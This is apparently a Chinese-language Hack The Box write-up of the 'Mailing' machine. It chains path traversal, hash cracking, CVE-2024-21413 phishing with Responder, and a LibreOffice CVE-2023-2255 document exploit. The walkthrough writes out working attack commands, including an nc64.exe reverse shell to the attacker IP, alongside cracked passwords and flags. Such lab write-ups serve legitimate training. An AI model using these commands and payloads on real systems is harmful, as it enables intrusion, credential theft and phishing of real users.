
HTB: Mailing — hMailServer 檔案讀取 → CVE-2024-21413 釣魚 → LibreOffice CVE-2023-2255 提權
| 靶機 | Mailing | 作業系統 | Windows (Server 2019 / Build 19041) |
|---|---|---|---|
| 難度 | Easy | 域環境 | 無(本機工作群組 MAILING) |
| 目標 IP | 10.129.232.39 | Kali IP | 10.10.15.48 |
| vhost | mailing.htb | 關鍵服務 | hMailServer、IIS 10.0 (PHP)、SMB、WinRM |
| user.txt | 5ea45ccda1b97326d14e1d178de5aecf | ||
| root.txt | 60e5e644a4a2e54dbcdc85b177c14d9f | ||
攻擊鏈一句話:
download.php 任意檔案讀取洩出 hMailServer.ini 的 admin MD5 hash
→ CrackStation 破密取得 SMTP 憑證
→ CVE-2024-21413 寄惡意信釣 maya、Responder 抓 NetNTLMv2
→ hashcat 破密登 WinRM 取得 user
→ 可寫資料夾 + 舊版 LibreOffice 7.4.0.1 的 CVE-2023-2255 惡意 odt 等 localadmin 開啟
→ 反連取得 localadmin。
download.php 任意檔案讀取洩出 hMailServer.ini 的 admin MD5 hash
→ CrackStation 破密取得 SMTP 憑證
→ CVE-2024-21413 寄惡意信釣 maya、Responder 抓 NetNTLMv2
→ hashcat 破密登 WinRM 取得 user
→ 可寫資料夾 + 舊版 LibreOffice 7.4.0.1 的 CVE-2023-2255 惡意 odt 等 localadmin 開啟
→ 反連取得 localadmin。
目錄
1. 偵察 Recon(nmap)

1.1 全埠掃描
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# nmap -p- –min-rate 10000 -oN allports.nmap 10.129.232.39
└─# nmap -p- –min-rate 10000 -oN allports.nmap 10.129.232.39
1.2 服務版本與腳本掃描
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]


└─# nmap -p 25,80,110,135,139,143,445,465,587,993,5040,5985,7680,47001,49664,49665,49666,49667,49668,50095 -sCV -oN services.nmap 10.129.232.39
└─# nmap -p 25,80,110,135,139,143,445,465,587,993,5040,5985,7680,47001,49664,49665,49666,49667,49668,50095 -sCV -oN services.nmap 10.129.232.39
- 郵件服務全套
25 / 110 / 143 / 465 / 587 / 993全是 hMailServer(非 Windows 內建)→ 自訂攻擊面,高信號。 - IIS 10.0 的
http-title顯示「Did not follow redirect to http://mailing.htb」→ 名稱路由(vhost),需加 hosts。 - WinRM 5985 開啟 → 拿到本機憑證即可遠端 shell。
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# echo “10.129.232.39 mailing.htb” | sudo tee -a /etc/hosts
└─# echo “10.129.232.39 mailing.htb” | sudo tee -a /etc/hosts
2. Web / 服務列舉
2.1 首頁偵察
瀏覽 http://mailing.htb/,撈出三個員工(Ruy Alonso / Maya Bendito / Gregory Smith,之後郵件使用者候選)與一個「Download Instructions」按鈕。

- 「Download Instructions」連到
download.php?file=instructions.pdf→ 檔名由使用者控制的下載參數,是目錄遍歷的經典入口。
💡 heuristic:看到「用參數指定檔名去下載」的功能(
?file=、?path=、?doc=),第一個念頭就是「它有沒有過濾路徑?能不能跳出目錄讀系統檔?」3. 立足點 Part 1:任意檔案讀取洩憑證
3.1 確認目錄遍歷(PoC:讀 Windows hosts)
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# curl “http://mailing.htb/download.php?file=../../windows/system32/drivers/etc/hosts”
└─# curl “http://mailing.htb/download.php?file=../../windows/system32/drivers/etc/hosts”

3.2 讀後端原始碼:確認基底路徑 + 判斷漏洞性質
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]

└─# curl “http://mailing.htb/download.php?file=../../wwwroot/download.php”
└─# curl “http://mailing.htb/download.php?file=../../wwwroot/download.php”
- 基底路徑確認:
$file_path = 'C:/wwwroot/instructions/' . $file;(網站跑在非標準的 C:\wwwroot)。 - 用
file_get_contents不是include→ 這是任意檔案讀取,不是 LFI,讀檔內容不會被當 PHP 執行。
❌ 兔子洞(LFI 死路):因為是 file_get_contents 而非 include,php filter chain / LFI2RCE 全部無效,別浪費時間。(原版曾是 include 的非預期解,已被官方修補。)
3.3 撈 hMailServer 設定檔取 admin hash
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# curl “http://mailing.htb/download.php?file=../../Program+Files+(x86)/hMailServer/Bin/hMailServer.ini”
└─# curl “http://mailing.htb/download.php?file=../../Program+Files+(x86)/hMailServer/Bin/hMailServer.ini”

AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7(32 位 hex = 無 salt MD5)。[Database] Password=0a9f8ad8bf896b501dde74f08efd7e4c是 hMailServer 自家加密(PasswordEncryption=1),非標準 MD5 → 字典破不出,跳過。
3.4 破解 admin hash
hMailServer 的 AdministratorPassword 是無 salt MD5,丟 CrackStation 彩虹表秒破。
# 替代(本地):echo ‘841bb5acfa6779ae432fd7a4e6600ba7’ > admin.hash; hashcat -m 0 admin.hash /usr/share/wordlists/rockyou.txt

✅ 取得憑證:administrator : homenetworkingadministrator(hMailServer 郵件管理員)
4. 立足點 Part 2:CVE-2024-21413 釣魚取得 user
4.1 確認憑證用途:SMB 失敗、SMTP 成功
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# netexec smb 10.129.232.39 -u administrator -p ‘homenetworkingadministrator’
└─# netexec smb 10.129.232.39 -u administrator -p ‘homenetworkingadministrator’

SMB 失敗代表 administrator 是純郵件帳號。改驗 SMTP(帳號須用完整信箱格式):
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# swaks –auth-user ‘[email protected]’ –auth LOGIN –auth-password homenetworkingadministrator –quit-after AUTH –server mailing.htb
└─# swaks –auth-user ‘[email protected]’ –auth LOGIN –auth-password homenetworkingadministrator –quit-after AUTH –server mailing.htb

💡 heuristic:拿到任何憑證的第一反射是「它能登哪裡」——對 smb / winrm 噴一輪。失敗也有價值:排除「憑證通用」,指出正確用途(此處是郵件服務)。
4.2 CVE-2024-21413:寄惡意信釣 maya
原理:Outlook / Windows Mail 對 file:// 連結有安全保護,但 URL 結尾接 !任意字 可繞過;受害者預覽信件即向攻擊者 SMB 發起認證,洩漏 NetNTLMv2。
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# git clone https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
└─# git clone https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability

開 Responder 監聽(終端 1),再寄信(終端 2)——監聽與觸發必須成對:
終端1 # sudo responder -I tun0
終端2 # python3 CVE-2024-21413.py –server mailing.htb –port 587 –username [email protected] –password homenetworkingadministrator –sender [email protected] –recipient [email protected] –url “\\10.10.15.48\share\x” –subject “Important update please check”
終端2 # python3 CVE-2024-21413.py –server mailing.htb –port 587 –username [email protected] –password homenetworkingadministrator –sender [email protected] –recipient [email protected] –url “\\10.10.15.48\share\x” –subject “Important update please check”


❌ 踩雷(釣魚無回應):第一次寄完 Responder 久久沒收到。成因不是漏洞失效,而是 HTB 模擬 maya「開信」的排程有週期(約 1~3 分鐘)。修法:確認 Responder 的 SMB server 為 ON、Kali 445 未被本機 smbd 佔用,然後重寄一次等一個排程週期即觸發。

4.3 破解 maya 的 NetNTLMv2
# 省手抄:Responder 自動把 hash 存進 log,直接取用,不要手打那一長串
# cp /usr/share/responder/logs/SMB-NTLMv2-SSP-10.129.232.39.txt maya.hash
# cp /usr/share/responder/logs/SMB-NTLMv2-SSP-10.129.232.39.txt maya.hash
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# hashcat -m 5600 maya.hash /usr/share/wordlists/rockyou.txt
└─# hashcat -m 5600 maya.hash /usr/share/wordlists/rockyou.txt
4.4 WinRM 取得 user shell
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# netexec winrm 10.129.232.39 -u maya -p ‘m4y4ngs4ri’
└─# netexec winrm 10.129.232.39 -u maya -p ‘m4y4ngs4ri’

┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# evil-winrm -i 10.129.232.39 -u maya -p ‘m4y4ngs4ri’
└─# evil-winrm -i 10.129.232.39 -u maya -p ‘m4y4ngs4ri’

✅ user.txt:5ea45ccda1b97326d14e1d178de5aecf
5. 後滲透列舉(提權面偵察)
5.1 判讀 maya 權限
- 群組:Remote Management Users、Remote Desktop Users、普通使用者 → 無特殊管理權。
- priv:只有 SeChangeNotify / SeUndock / SeIncreaseWorkingSet / SeTimeZone → 全是雞肋,沒有 SeImpersonate → 不能走 Potato 類提權。
📌 提權方向因此不是「濫用特權」,而是「找環境裡不該在的東西」:非標準軟體、可寫特殊路徑、排程。
5.2 找當前身分可寫的資料夾(提權金礦)
*Evil-WinRM* PS C:\Users\maya\Documents> Get-ChildItem C:\ -Directory -Recurse -ErrorAction SilentlyContinue | ForEach-Object { try { $acl = Get-Acl $_.FullName; if ($acl.Access | Where-Object { $_.IdentityReference -match ‘maya|Users|Everyone|Authenticated’ -and $_.FileSystemRights -match ‘Write|Modify|FullControl’ }) { $_.FullName } } catch {} }

📌 上式會遞迴整個 C:\(WinSxS 等大目錄)跑很久,但根目錄的可寫資料夾第一時間就會印出,看到
C:\Important Documents 即可 Ctrl+C。通用防卡死版:Get-ChildItem C:\ -Directory -Recurse -Depth 2 -Force -EA SilentlyContinue | ?{ $_.FullName -notmatch '\\Windows\\' } | %{ $p=$_.FullName; try{ (Get-Acl $p).Access | ?{ $_.FileSystemRights -match 'Write|Modify|FullControl' -and $_.IdentityReference -match "Everyone|Authenticated Users|\\Users$|$env:USERNAME" } | %{ $p } }catch{} } | sort -Unique(用 -Depth 2 限淺層、排除 \Windows\、$env:USERNAME 取代寫死帳號)。5.3 查非標準軟體版本
*Evil-WinRM* PS C:\Users\maya\Documents> type ‘C:\Program Files\LibreOffice\program\version.ini’

💡 heuristic:提權面排序不是看「哪個軟體最少見」,而是「哪個我能觸發且未利用」。hMailServer 很可疑但已榨乾(立足來源);LibreOffice 平凡但可觸發 → 它才是提權點。三塊拼圖:舊版 LibreOffice + 可寫資料夾 + localadmin 會開檔。
6. 提權:LibreOffice CVE-2023-2255
原理:LibreOffice 的 floating frame 會載入外部連結檔案不提示使用者;PoC 把巨集塞進 odt,文件一被開啟即執行 → RCE。localadmin 有背景排程會開 Important Documents 裡的文件。
6.1 產生惡意 odt
┌──(root㉿kali)-[~/Desktop/HTB/Mailing]
└─# git clone https://github.com/elweth-sec/CVE-2023-2255
┌──(root㉿kali)-[~/Desktop/HTB/Mailing/CVE-2023-2255]
└─# python3 CVE-2023-2255.py –cmd ‘cmd.exe /c C:\ProgramData\nc64.exe -e cmd.exe 10.10.15.48 443’ –output exploit.odt
└─# git clone https://github.com/elweth-sec/CVE-2023-2255
┌──(root㉿kali)-[~/Desktop/HTB/Mailing/CVE-2023-2255]
└─# python3 CVE-2023-2255.py –cmd ‘cmd.exe /c C:\ProgramData\nc64.exe -e cmd.exe 10.10.15.48 443’ –output exploit.odt

6.2 上傳檔案並各就各位

反連需要靶機上有 nc64.exe;odt 要放進 localadmin 會開的資料夾。先在 maya shell 上傳:
# evil-winrm 啟動於 ~/Desktop/HTB/Mailing,upload 取相對路徑(exploit.odt 先從 CVE-2023-2255/ 複製上來,兩檔同在此目錄)
*Evil-WinRM* PS C:\Users\maya\Desktop> upload nc64.exe
*Evil-WinRM* PS C:\Users\maya\Desktop> upload exploit.odt
*Evil-WinRM* PS C:\Users\maya\Desktop> upload exploit.odt

*Evil-WinRM* PS C:\Users\maya\Desktop> copy C:\Users\maya\Desktop\nc64.exe C:\ProgramData\nc64.exe
6.3 開監聽 + 投放 odt + 反連
終端1 # rlwrap nc -lvnp 443
*Evil-WinRM* PS C:\Users\maya\Desktop> copy C:\Users\maya\Desktop\exploit.odt ‘C:\Important Documents\exploit.odt’
*Evil-WinRM* PS C:\Users\maya\Desktop> copy C:\Users\maya\Desktop\exploit.odt ‘C:\Important Documents\exploit.odt’
📌 odt 放進 Important Documents 後進入 localadmin 排程開啟範圍;該資料夾也會被定時清理,所以投放前監聽必須已就緒,錯過週期就重放。

✅ root.txt:60e5e644a4a2e54dbcdc85b177c14d9f
💡 heuristic 總表:
① 看到
② 拿到憑證先噴 smb/winrm 確認用途,失敗也是情報。
③ 提權面按「可觸發 × 未耗盡」排序,不是按「可疑度」。
④ client-side / 開檔型攻擊沒反應 = 重放 + 等排程週期。
① 看到
?file= 下載參數 → 試目錄遍歷,先讀程式原始碼確認基底 + 判 file_get_contents / include。② 拿到憑證先噴 smb/winrm 確認用途,失敗也是情報。
③ 提權面按「可觸發 × 未耗盡」排序,不是按「可疑度」。
④ client-side / 開檔型攻擊沒反應 = 重放 + 等排程週期。
— 本紀錄到 localadmin 為止。Beyond Root(hMailServer log poisoning → defaultapppool 的 SeImpersonate → GodPotato → SYSTEM)為 0xdf writeup 記載之延伸路徑,本次未實作。